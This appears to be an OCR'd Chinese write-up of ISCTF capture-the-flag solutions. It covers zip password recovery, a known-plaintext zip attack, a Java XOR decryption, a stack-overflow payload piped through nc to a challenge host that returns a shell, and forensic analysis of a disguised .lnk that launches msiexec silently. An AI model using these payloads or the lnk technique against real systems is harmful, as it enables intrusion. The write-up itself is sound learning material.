
蓝：ZXw8T T8wXZ

靛：3CaEK KEaC3

紫：98Mz zM89

青蓝紫：2WqjC2gD7HLo86yRWhKEaC3ZXw8T98Mz

解码（懒得喷这种题，彩虹和古风反转这么重要的东西居然放在连着两天才给出来的hint里了



ISCTF{H0w_834u71fu1!!!}

8.小蓝鲨的神秘文件

搓个脚本提取一下文字

```python
# extract_udl.py
#python extract_udl.py

from pathlib import Path
import re

def main():
    here = Path(__file__).resolve().parent
    dat = here / "ChsPinyinUDL.dat"
    out = here / "out.txt"

    if not dat.exists():
        # 若文件名大小写或略不同，做一次兜底匹配
        cands = list(here.glob("*Pinyin*UDL*.dat")) +
list(here.glob("*.dat"))
        raise FileNotFoundError(
            f"没在脚本目录找到 {dat.name}。\n"
            f"脚本目录: {here}\n"
            f"当前目录下可疑文件: {[c.name for c in cands]}"
        )

    b = dat.read_bytes()

    # 尝试 UTF-16LE 解码（微软拼音 UDL 典型）
    s = b.decode("utf-16le", errors="ignore")

    # 抽取连续的“中文/字母/数字/常见符号”片段
    pat = re.compile(r'[\u4e00-\u9fffA-Za-z0-9_{}。，！？、；：\-\s]
{2,}')
    hits = [m.group(0).strip() for m in pat.finditer(s)]

    # 去重（保序）
    seen = set()
    cleaned = []
    for t in hits:
        if not t:
            continue
        if t not in seen:
            seen.add(t)
            cleaned.append(t)

    out.write_text("\n".join(cleaned), encoding="utf-8")
```

```
    print(f"[OK] 读取: {dat}")
    print(f"[OK] 输出: {out}  (共 {len(cleaned)} 条片段)")

if __name__ == "__main__":
    main()
```

可以看到一些符号被误输出成了文字，但是不是很影响阅读


```
桢y
娈帮我优化这段代码
K9
祢l
娈不要乱动我的代码
祢d
娉不要动我原来的代码
瑣l
娓出题人说弗莱格在官网
娓出题人说弗莱格在那里
桧d
娆官网的新闻里l
汨g
娃弗莱格
c格在那里
票y
娟还有一些项目合作的机会r
赪l
娌福州蓝鲨信息技术有限公司
桿s
娓机会是留给有准备的人
岠g
娈看看官网的新闻吧
扬j
娈你把简历投了再说
```

官网找到了

ISCTF{我要和小蓝鲨组一辈子CTF战队}

9.小蓝鲨的千层FLAG

可以看到前面的压缩包密码都在文件末




搓个脚本爆一下


```
SEVEN_Z = r"D:/7zip/7z.exe"
import re, struct, subprocess
from pathlib import Path

SIG_EOCD = b"PK\x05\x06"

def find_eocd(data: bytes) -> int:
    start = max(0, len(data) - (0xFFFF + 22))
    idx = data.rfind(SIG_EOCD, start)
    if idx < 0:
        raise ValueError("EOCD not found")
    return idx

def get_password(zip_path: Path) -> str:
    data = zip_path.read_bytes()
    eocd = find_eocd(data)
    cmt_len = struct.unpack_from("<H", data, eocd + 20)[0]
    cmt = data[eocd + 22 : eocd + 22 + cmt_len].decode("utf-8",
errors="ignore")
    m = re.search(r"password\s+is\s+([0-9a-fA-F]+)", cmt, re.I)
    if not m:
        raise ValueError(f"Password not found in comment: {cmt!r}")
    return m.group(1)

def run_7z_extract(zip_file: Path, password: str, out_dir: Path):

    out_dir = Path(out_dir)
    out_dir.mkdir(parents=True, exist_ok=True)

    cmd = [str(SEVEN_Z), "x", str(zip_file), f"-p{password}", f"-
o{str(out_dir)}", "-y"]
    print("RUN:", cmd)  # 方便确认

    r = subprocess.run(cmd, capture_output=True, text=True)
    if r.returncode != 0:
        raise RuntimeError(f"7z failed on
{zip_file}\nSTDOUT:\n{r.stdout}\nSTDERR:\n{r.stderr}")
def main():
    work = Path(".")
    start = work / "attachment.zip"
```

```
    if not start.exists():
        raise FileNotFoundError("找不到 attachment.zip")

    cur = start
    out = work / "out"
    out.mkdir(exist_ok=True)

    # 先把 attachment.zip 解出来
    subprocess.run([SEVEN_Z, "x", str(cur), f"-o{out}", "-y"],
check=True)

    # 找到 999
    candidates = sorted(out.glob("*.zip"))
    if not candidates:
        raise RuntimeError("attachment.zip 解出来没有zip? ")
    # 优先包含999的
    cur = next((p for p in candidates if "999" in p.name),
candidates[0])

    for i in range(5000):
        pw = get_password(cur)
        print(f"[{i}] {cur.name} -> {pw}")
        # 解到同一个 out 目录，会不断覆盖生成下一层
        run_7z_extract(cur, pw, out)
        # 找最新的 zip（或者按命名找 next）
        zips = sorted(out.glob("*.zip"))
        # 找比当前小1的层更稳
        cur_num = re.search(r"(\d+)", cur.stem)
        if cur_num:
            n = int(cur_num.group(1)) - 1
            nxt = out / f"flagggg{n}.zip"
            if nxt.exists():
                cur = nxt
                continue
        # 兜底：选 out 里修改时间最新的 zip
        cur = max(zips, key=lambda p: p.stat().st_mtime)

if __name__ == "__main__":
    main()
```


爆到后面居然熄火了，出去看看怎么个事



原来是没有密码了，那就按照题目给的文章明文攻击一下



猜测flagggg2.zip里面是falgggg1.zip，创建明文txt文件（这个人一开始用flagggg1.txt爆的，没爆出来，于是怒改8字节明文（目移



爆出来了

输出一个新的压缩包


flagggg1.zip可以直接打开了

You deserve it !
ISCTF{3f165c87-c0d4-4903-9c47-3a8d3b9c83df}

ISCTF{3f165c87-c0d4-4903-9c47-3a8d3b9c83df}


10.冲刺！偷摸零！

打开看一下jar包，提取数据中的db文件，看到flag上半



PART1:ISCTF{Tom0R1_Dash

JADX反编译一下，找到游戏结束的输出代码



补全一下Java代码块

```java
public class x111 {
    public static void main(String[] args) {
        byte[] encrypted = {
            5, 20, 7, 1, 103, 111, 10, 18, 32, 18,
            32, 10, 18, 20, 18, 20, 116, 116, 40
        };
        byte key = 85;
        byte[] decrypted = new byte[encrypted.length];
        for (int i = 0; i < encrypted.length; i++)
            decrypted[i] = (byte)(encrypted[i] ^ key);
        String secret = new String(decrypted);
        System.out.println("Decrypted Secret: " + secret);
    }
}
```

```
E:\0CTF\ISCTF\冲刺！ 偷摸零！ >java x111.java
Decrypted Secret: PART2:_GuGu_GAGA!!}
```

PART2:_GuGu_GAGA!!}

ISCTF{Tom0R1_Dash_GuGu_GAGA!!}

pwn

1.来签个到吧

根据题目文件，改一下栈变量。

```
┌──(xuan㉿xuan)-[~/Desktop]
└─$ ( python3 - <<'PY'
import sys
sys.stdout.buffer.write(b"A"*0x6c + (0xaddaaaaa).to_bytes(4,"little"))
PY
cat ) | nc challenge.bluesharkinfo.com 26151

do you like blueshark?
data.arr[2] = 0xaddaaaaa
blueshark likes you too!
ls -la
total 76
drwxr-x--- 1 0 1000  4096 Nov 27 02:12 .
drwxr-x--- 1 0 1000  4096 Nov 27 02:12 ..
-rwxr-x--- 1 0 1000   220 Jan  6  2022 .bash_logout
-rwxr-x--- 1 0 1000  3771 Jan  6  2022 .bashrc
-rwxr-x--- 1 0 1000   807 Jan  6  2022 .profile
-rwx--x--x 1 0 1000 15184 Nov 27 02:12 attachment
drwxr-x--- 1 0 1000  4096 Nov 21 13:44 bin
drwxr-x--- 1 0 1000  4096 Nov 21 13:44 dev
-rwxr--r-- 1 0    0    44 Dec  3 07:49 flag
drwxr-x--- 1 0 1000  4096 Nov 21 13:44 lib
drwxr-x--- 1 0 1000  4096 Nov 21 13:44 lib32
drwxr-x--- 1 0 1000  4096 Nov 21 13:44 lib64
drwxr-x--- 1 0 1000  4096 Nov 21 13:44 libexec
drwxr-x--- 1 0 1000  4096 Nov 21 13:44 libx32
cat flag
ISCTF{fec1be21-757c-4050-805f-4e6869c88eaa}
```

直梭

ISCTF{fec1be21-757c-4050-805f-4e6869c88eaa}

病毒

```
PS C:\Users\xjxua> $lnk = "C:\Windows\System32\ISCTF基础规则说明文档.pdf.lnk"
PS C:\Users\xjxua> $wsh = New-Object -ComObject WScript.Shell
PS C:\Users\xjxua> $s = $wsh.CreateShortcut($lnk)
PS C:\Users\xjxua> $s.TargetPath
C:\Windows\System32\msiexec.exe
PS C:\Users\xjxua> $s.Arguments
/i Tje1w TRANSFORMS=fR6Wl /qn
PS C:\Users\xjxua> $s.WorkingDirectory
%~dp0
```

2:ISCTF基础规则说明文档.pdf.lnk

3：Zoom Video Communications, Inc.